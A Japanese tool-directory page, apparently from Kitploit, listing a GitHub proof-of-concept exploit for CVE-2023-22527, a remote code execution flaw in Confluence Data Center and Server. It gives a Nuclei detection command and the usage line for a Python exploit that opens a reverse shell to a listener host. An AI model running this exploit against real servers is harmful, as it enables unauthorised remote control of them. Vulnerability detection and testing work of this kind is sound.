
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2023-22527 — CVE-2023-22527のPoCエクスプロイト。Confluence Data CenterおよびServerにおけるリモートコード実行の脆弱性です。Nucleiテンプレートによる検出と、リバースシェルペイロードを用いたPythonベースの悪用が含まれます。 | Kitploit
ツール/GitHubGitHub/thanhlam-attt/cve-2023-22527
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストコマンド&コントロール
GitHubthanhlam-attt/cve-2023-22527

CVE-2023-22527

CVE-2023-22527のPoCエクスプロイト。Confluence Data CenterおよびServerにおけるリモートコード実行の脆弱性です。Nucleiテンプレートによる検出と、リバースシェルペイロードを用いたPythonベースの悪用が含まれます。

リポジトリを見る
5142年前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2023-22527 - Confluence Data Center および Confluence Server における RCE (リモートコード実行) の脆弱性

PoC


検出

nuclei -v -t /path/to/template.yam; -u http://ip:port/
snapedit_1706203984065


エクスプロイト

python3 CVE-2023-22527.py -u ip:port -lh listen-host -lp listen-port
snapedit_1706204311967

ツールをダウンロード